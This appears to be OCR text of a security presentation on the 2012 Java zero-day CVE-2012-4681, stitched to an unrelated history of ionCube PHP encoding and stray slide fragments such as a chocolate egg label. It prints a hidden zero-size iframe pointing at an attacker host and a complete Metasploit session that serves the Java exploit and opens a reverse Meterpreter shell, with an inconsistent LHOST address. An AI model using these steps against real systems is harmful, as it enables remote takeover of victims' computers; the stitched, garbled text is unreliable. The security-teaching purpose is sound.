
ionCube was founded in 2002, and introduced tools to protect software written using the PHP programming language from being viewed, changed, and run on unlicensed computers. The encoding technology grew out of earlier work on the PHP Accelerator project, and at first launch included an online encoding service where PHP scripts can be uploaded and an encoded version downloaded in return, and a command line tool for Linux soon after. The tools use the technique of compiling to bytecode prior to encoding so that source code is eliminated, and runtime overheads are reduced. A PHP extension called the ionCube Loader handles the reading and execution of encoded files at run time.

The encoding products were subsequently ported to FreeBSD, Microsoft Windows and Mac OS X, and the range of products expanded to offer additional features such as product licensing and encryption of non-PHP files. In July 2004 a Windows GUI was introduced, no longer requiring use of the command line for Windows users.

Java 0-day Vulnerability (CVE-2012-4681)

- Access violation vulnerability that allows an attacker to download and run arbitrary programs on the victim's computer
  - Cross-platform
  - Not mitigated by memory corruption protections (DEP, ASLR, etc.)
- Indicators show the vulnerability was likely used in targeted attacks preceding discovery






Exploit – Java “0-day” - CVE-2012-4681


```
<iframe src="http://192.168.1.87:8080/javaexploit"
allowTransparency="true" height=0 width=0
scrolling="no" marginwidth="0" marginheight="0"
frameborder="0"></iframe>
```

```
msf >
msf > use exploit/multi/browser/java_jre17_exec
msf  exploit(java_jre17_exec) > set LHOST 191.168.1.87
LHOST => 191.168.1.87
msf  exploit(java_jre17_exec) > set URIPATH javaexploit
URIPATH => javaexploit
msf  exploit(java_jre17_exec) > set payload java/meterpreter/reverse_http
payload => java/meterpreter/reverse_http
msf  exploit(java_jre17_exec) > exploit
[*] Exploit running as background job.

[*] Started HTTP reverse handler on http://191.168.1.87:8080/
[*] Using URL: http://0.0.0.0:8080/javaexploit
msf  exploit(java_jre17_exec) > [*]  Local IP: http://192.168.1.87:8080/javaexploit
[*] Server started.
[*] 192.168.1.85     java_jre17_exec - Java 7 Applet Remote Code Execution handling request
[*] 192.168.1.85     java_jre17_exec - Java 7 Applet Remote Code Execution handling request
[*] 192.168.1.85     java_jre17_exec - Sending Applet.jar
[*] 192.168.1.85     java_jre17_exec - Sending Applet.jar
[*] 192.168.1.85:51566 Request received for /INITJM...
[*] Meterpreter session 1 opened (192.168.1.87:8080 -> 192.168.1.85:51566) at 2012-08-31 07:04:47 +0100
```

Link To Nitro Attacks





Malware IDS Indicators

Vulnerability Goes Public

Java & IE 0-day thoughts…

Targeted:

- Same threat actors using both vulns
- IE 0-day “appears” once Java is patched
- Linked to previous APT campaigns
- Likely used for months prior to disclosure

Commodity:


- Metasploit modules created in 24 hours
- Commercial exploit kits updated in 24 hours

Be pragmatic

The bad guys move quickly…

"I know that half my marketing budget is wasted but I don't know which half."

Information Security Maturity Model, 2008 and 2009



prag-mat-ic præg'mætɪk - [prag-**mat**-ik] *–adjective*


Finding solutions to problems in a practical and realistic way which suits the present conditions rather than following fixed theories, ideas or rules without question:

In business, the pragmatic approach to problems is often more successful than an idealistic one.


tesco Finest
BELGIAN MILK
CHOCOLATE
EGG WITH MARC
DE CHAMPAGNE
TRUFFLES

Simplify…

IT is too complicated…



THE WORLD'S

MOST IMPORTANT


GATHERING OF CIOs AND SENIOR IT EXECUTIVES

Re-imagine IT

Post-Modern Business

